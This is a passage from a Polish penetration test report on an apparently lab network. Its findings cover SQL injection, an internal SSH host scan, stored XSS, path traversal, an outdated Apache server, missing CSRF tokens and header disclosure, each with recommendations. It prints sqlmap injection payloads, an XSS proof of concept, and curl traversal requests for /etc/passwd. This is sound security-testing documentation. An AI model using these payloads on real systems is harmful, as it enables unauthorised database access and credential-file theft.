local, state, and federal laws. Users who run and/or use sqlmap to exploit any vulnerability that has not yet been disclosed, are taking their own legal responsib
le and are not responsible for any misuse or damage caused by this program

[*] starting at 12:28:49

(12:28:49) [INFO] using '/pentest/database/sqlmap/output/10.5.1.10/session' as session file
(12:28:49) [INFO] testing connection to the target url
(12:28:49) [INFO] heuristics detected web page charset 'ascii'
(12:28:49) [INFO] testing if the url is stable, wait a few seconds
(12:28:50) [INFO] url is stable
(12:28:50) [WARNING] heuristic test shows that GET parameter 'id' might not be injectable
(12:28:50) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(12:28:50) [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
(12:28:50) [INFO] testing 'MySQL > 5.0 AND error-based - WHERE or HAVING clause'
(12:28:50) [INFO] parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
(12:28:50) [INFO] testing 'MySQL > 5.0.11 stacked queries'
(12:28:50) [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
(12:29:00) [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' injectable
(12:29:00) [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
(12:29:00) [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending
the range
(12:29:00) [INFO] target url appears to have 7 columns in query
(12:29:00) [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
(12:29:00) [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 29 HTTP(s) requests:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=3' AND 8804=8804 AND 'qRoz'='qRoz'

Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: id=-1476' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7274713a,0x456856782789)557969,0x3a7167733a)# AND 'EhAI'='EhAI'

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=3' AND SLEEP(5) AND 'NMd'='NMd'
---
```

(a)

```
root@kali:~/pentest/database/sqlmap# python ./sqlmap.py -u "http://10.5.1.10/newspage.php?id=2" -p id --batch
[!] sqlmap/1.0-dev (f4766) - automatic SQL injection and database takeover tool
[!] http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
local, state, and federal laws. Users who run and/or use sqlmap to exploit any vulnerability that has not yet been disclosed, are taking their own legal responsib
le and are not responsible for any misuse or damage caused by this program

[*] starting at 12:30:15

(12:30:16) [INFO] using '/pentest/database/sqlmap/output/10.5.1.10/session' as session file
(12:30:16) [INFO] testing connection to the target url
(12:30:16) [INFO] testing if the url is stable, wait a few seconds
(12:30:17) [INFO] url is stable
(12:30:17) [WARNING] heuristic test shows that GET parameter 'id' might not be injectable
(12:30:17) [INFO] testing sql injection on GET parameter 'id'
(12:30:17) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(12:30:17) [INFO] heuristics detected web page charset 'ascii'
(12:30:17) [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
(12:30:17) [INFO] testing 'MySQL > 5.0 AND error-based - WHERE or HAVING clause'
(12:30:17) [INFO] parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
(12:30:17) [INFO] testing 'MySQL > 5.0.11 stacked queries'
(12:30:17) [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
(12:30:27) [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' injectable
(12:30:27) [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
(12:30:27) [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending
the range
(12:30:27) [INFO] target url appears to have 7 columns in query
(12:30:27) [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
(12:30:27) [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 30 HTTP(s) requests:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 7323=7323 AND 'FPZa'='FPZa'

Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: id=-7811' UNION ALL SELECT NULL, NULL, CONCAT(0x3a7274713a,0x5a6c74ae67641727270,0x3a7167733a), NULL, NULL, NULL, NULL# AND 'CCR'='CCR'

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=2' AND SLEEP(5) AND 'xbsu'='xbsu'
---
```

(b)

```
root@kali:~/pentest/database/sqlmap# python ./sqlmap.py -u "http://10.5.1.10/vidpage.php?id=2" -p id --batch
[!] sqlmap/1.0-dev (f4766) - automatic SQL injection and database takeover tool
[!] http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
local, state, and federal laws. Users who run and/or use sqlmap to exploit any vulnerability that has not yet been disclosed, are taking their own legal responsib
le and are not responsible for any misuse or damage caused by this program

[*] starting at 12:46:30

(12:46:30) [INFO] using '/pentest/database/sqlmap/output/10.5.1.10/session' as session file
(12:46:30) [INFO] testing connection to the target url
(12:46:30) [INFO] heuristics detected web page charset 'ascii'
(12:46:30) [INFO] testing if the url is stable, wait a few seconds
(12:46:31) [INFO] url is stable
(12:46:31) [WARNING] heuristic test shows that GET parameter 'id' might not be injectable
(12:46:31) [INFO] testing sql injection on GET parameter 'id'
(12:46:31) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(12:46:32) [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
(12:46:32) [INFO] testing 'MySQL > 5.0 AND error-based - WHERE or HAVING clause'
(12:46:32) [INFO] parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
(12:46:32) [INFO] testing 'MySQL > 5.0.11 stacked queries'
(12:46:32) [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
(12:46:42) [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' injectable
(12:46:42) [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
(12:46:42) [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range
(12:46:42) [INFO] target url appears to have 7 columns in query
(12:46:42) [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
(12:46:42) [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 30 HTTP(s) requests:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 1954=1954 AND 'luN'='luN'

Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: id=-4445' UNION ALL SELECT NULL, NULL, CONCAT(0x3a7274713a,0x7848684786e71654874,0x3a7167733a), NULL, NULL, NULL, NULL# AND 'Poz1'='Poz1'

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=2' AND SLEEP(5) AND 'U3je'='U3je'
---
```

(c)

Rysunek 25: Podatność SQLi w innych adresach url

## Rekomendacje

Walidacja i sanityzacja danych wejściowych wpisywanych przez użytkownika, stosowanie technik tj. zapytania sparametryzowane.



### 2.4.2 Odkrycie informacji o usłudze SSH w sieci wewnętrznej

Poziom zagrożenia: **Niski (3.0)**

CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:N/A:N

#### Opis

Po zdobyciu uprawnień roota na hoście z usługą FTP (sekcja 2.1.1), atakujący może wykonać dalsze skanowania sieci znajdującej się za DMZ, w sieci wewnętrznej.

#### Potencjalne zagrożenia biznesowe

Wyznaczenie kolejnego celu atakującego, np. z wykorzystaniem technik siłowych, dalsza kompromitacja wszczepionej testowanej sieci.

#### Dotyczy hostów:

10.5.2.10

#### Szczegóły eksploatacji

Usługa nie została skompromitowana, jedynie udało się zdobyć o niej informacje. Serwis wykorzystuje uwierzytelnianie kluczem asymetrycznym.

```
root@dmzb:/# nmap -sV -sS -sC 10.5.2.10

Starting Nmap 4.62 ( http://nmap.org ) at 2024-05-19 20:07 UTC
LUA INTERPRETER in nse_init.cc:763: /usr/share/nmap/scripts/robots.nse:4: module 'http' not found:
no field package.preload['http']
no file '/usr/share/nmap/nselib/http.lua'
no file './http.lua'
no file '/usr/local/share/lua/5.1/http.lua'
no file '/usr/local/share/lua/5.1/http/init.lua'
no file '/usr/local/lib/lua/5.1/http.lua'
no file '/usr/local/lib/lua/5.1/http/init.lua'
no file '/usr/lib/nmap/nselib-bin/http.so'
no file './http.so'
no file '/usr/local/lib/lua/5.1/http.so'
no file '/usr/local/lib/lua/5.1/loadall.so'
SCRIPT ENGINE: Aborting script scan.
Interesting ports on inta.example.net (10.5.2.10):
Not shown: 1714 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF:0,SSH-2\0-OpenSSH_5\1p1\20Debian-5\r\n";
```

Rysunek 26: Wykonane skanowanie nmap

#### Rekomendacje

Weryfikacja reguł ustawionych na firewallu.



### 2.4.3 Występowanie podatności Stored XSS

Poziom zagrożenia: **Niski (2.2)**

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N

#### Opis

Wykorzystując artykuły umieszczane na stronie, z poziomu administratora można utworzyć nowy, ze złośliwym kodem Javascript.

#### Potencjalne zagrożenia biznesowe

Wymuszenie wykonania danej czynności przez użytkownika, kradzież jego danych.

#### Dotyczy hostów:

10.5.1.10

#### Szczegóły eksploatacji

Z poziomu konta administratora 27a. Po wejściu na nowy artykuł wyświetlił się pożądaný komunikat , dodatkowo wstrzyknięty kod .


1. Z poziomu administratora należy utworzyć nowy post, w treści podając złośliwy ładunek (kod w JavaScript'cie). W tym przypadku utworzony został post o tytule

koksboty\_stored\_XSS


i treści (zrzut 27a):

`<script>alert(1234)</script>`


2. W celu wykonania skryptu należy wejść w utworzony post – wyświetlony zostanie pożądaný komunikat (zrzut 27b). Dodatkowo kod można zaobserwować w kodzie strony (zrzut 27c).



(a) Utworzony post



(b) Wyświetlony komunikat po wejściu na stronę



(c) Kod strony po przeprowadzonym ataku

Rysunek 27: Stored XSS PoC

## Rekomendacje

Walidacja, sanitizacja danych wejściowych wpisywanych przez użytkownika, usuwanie potencjalnie niebezpiecznych tagów html, wykorzystanie nagłówków CSP.

## 2.5 Informacyjne

### 2.5.1 Nieszyfrowana transmisja danych

#### Opis

Strona na serwerze aplikacyjnym jest udostępniona na porcie 80-tym z wykorzystaniem protokołu http.


#### Potencjalny wpływ na biznes

Brak szyfrowanej transmisji między użytkownikiem a serwer, naraża na podsłuchanie komunikacji przez atakującego, a także na ataki z modyfikacją danych, np. Man-in-the-Middle.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji



Rysunek 28: Wykorzystanie http zamiast https

#### Rekomendacje

Stronę należy wystawić do internetu na porcie 443 z użyciem protokołu HTTPS, pamiętając o zastosowaniu odpowiednio silnej wersji TLS (przynajmniej 1.2).

### 2.5.2 Potencjalna podatność Path Traversal

#### Opis

Atak umożliwia dostęp do względnie niedostępnych plików przez modyfikację np. url.

#### Potencjalny wpływ na biznes

Atakujący może uzyskać dostęp do danych wrażliwych, krytycznych dla działania usługi, np. zawartość plików /etc/passwd i /etc/shadow.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

Podatności nie udało się przełamać, jest mowa o potencjalnej luce w zabezpieczeniach bazując na różnych odpowiedziach zwracanych przez aplikację (zrzut 29).



```
root@bt:~/Desktop# curl http://10.5.1.10/icons/../../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch Server at 10.5.1.10 Port 80</address>
</body></html>
root@bt:~/Desktop# curl http://10.5.1.10/icons/./etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /etc/passwd was not found on this server.</p>
<hr>
<address>Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch Server at 10.5.1.10 Port 80</address>
</body></html>
```

Rysunek 29: potencjalna podatność Path traversal

#### Rekomendacje

Walidacja i sanitizacja input'u wpisywanego przez użytkownika/modyfikowanych adresów url; dodatkowo normalizacja używanych ścieżek do plików.

### 2.5.3 Wykorzystywanie nieaktualnej wersji serwera Apache

#### Opis

Używana wersja Apache jest nieaktualna.

#### Potencjalny zagrożenia biznesowe


Wykorzystanie nieaktualnej wersji oprogramowania, naraża na wystąpienie potencjalnie niezamierzonych luk w zabezpieczeniach.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

Podatności nie udało się przełamać, ale warto zaktualizować serwer w celu uniknięcia możliwych kompromitacji/zakłóceń działania usługi.



```
root@bt:~/uml/doc# sudo nmap -sS -sV -sC 10.5.1.10 10.5.1.11 10.5.1.254 10.5.2.10 10.5.2.254
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2024-05-19 04:45 CDT
Nmap scan report for dmza.example.net (10.5.1.10)
Host is up (0.0025s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch)
|_http-title: exploit.co.il : Articles : Tutorials : Reviews : Videos
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
443/tcp   closed https
Nmap scan report for dmzb.example.net (10.5.1.11)
Host is up (0.0031s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp     ProFTPD 1.3.3c
Service Info: OS: Unix
Nmap scan report for fw.example.net (10.5.1.254)
Host is up (0.00015s latency).
All 1000 scanned ports on fw.example.net (10.5.1.254) are filtered
```

Rysunek 30: Sprawdzenie wersji Apache'a na gościu

#### Rekomendacje

Aktualizacja usługi serwera Apache.

## 2.5.4 Brak tokenów zabezpieczających przed atakiem CSRF

### Opis

W zapytaniach obsługiwanych przez aplikację brakuje tokenów zabezpieczających przed atakiem Cross-site request forgery.

### Potencjalny wpływ na biznes


Wymuszenie nieświadomego wykonania działań przez użytkownika zamierzonych przez atakującego.

### Dotyczy hostów


10.5.1.10

### Szczegóły eksploatacji

Brak tokenów w zapytaniach widoczny jest na zrzutach 31.



(a)



(b)

Rysunek 31: Brak tokenów zabezpieczających przed atakiem CSRF

### Rekomendacje

Wprowadzenie do aplikacji tokenów i parametrów HttpOnly, Secure, SameSite, ograniczonych czasem ważności, zabezpieczających przed atakami CSRF.

### 2.5.5 Ujawnienie danych o usługach w wysyłanych zapytaniach

# Opis

Usługa aplikacji webowej w odpowiedziach na zapytania HTTP zwraca informacje o serwerze i użytej technologii.

## Potencjalny wpływ na biznes

Atakujący może łatwo zdobyć informacje o wykorzystanych technologiach, w przypadku nieaktualnych lub podatnych wersji może ułatwić to proces zbrojenia i późniejszej eksploatacji.

## Dotyczy hostów

10.5.1.10

## Szczegóły eksploatacji

Zapytania zostały przechwycone w BurpSuite.

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://10.5.1.10	GET	/			200	15074	HTML		exploit.co.il
6	http://10.5.1.10	GET	/downloads.php			200	5300	HTML	php	exploit.co.il
7	http://10.5.1.10	GET	/admin			301	628	HTML		301 Moved P
8	http://10.5.1.10	GET	/admin/			200	2324	HTML		exploit.co.il
9	http://10.5.1.10	POST	/admin/checklogin.php		✓	302	905	text	php	
10	http://10.5.1.10	GET	/admin/addnews.php			200	6128	HTML	php	exploit.co.il
11	http://10.5.1.10	POST	/admin/checklogin.php		✓	302	410	HTML	php	
12	http://10.5.1.10	GET	/admin/addnews.php			200	6128	HTML	php	exploit.co.il
13	http://10.5.1.10	GET	/admin/fckeditor/editor/fckeditor.ht...		✓	200	12436	HTML	html	FCKeditor
15	http://10.5.1.10	GET	/admin/fckeditor/editor/js/fckeditor...			200	261661	script	js	
16	http://10.5.1.10	GET	/admin/fckeditor/fckconfig.js			200	13909	script	js	
17	http://10.5.1.10	GET	/admin/fckeditor/editor/lang/en.js			200	17688	script	js	

Request

PrettyRawHex

1GET /downloads.php HTTP/1.1

2Host: 10.5.1.10
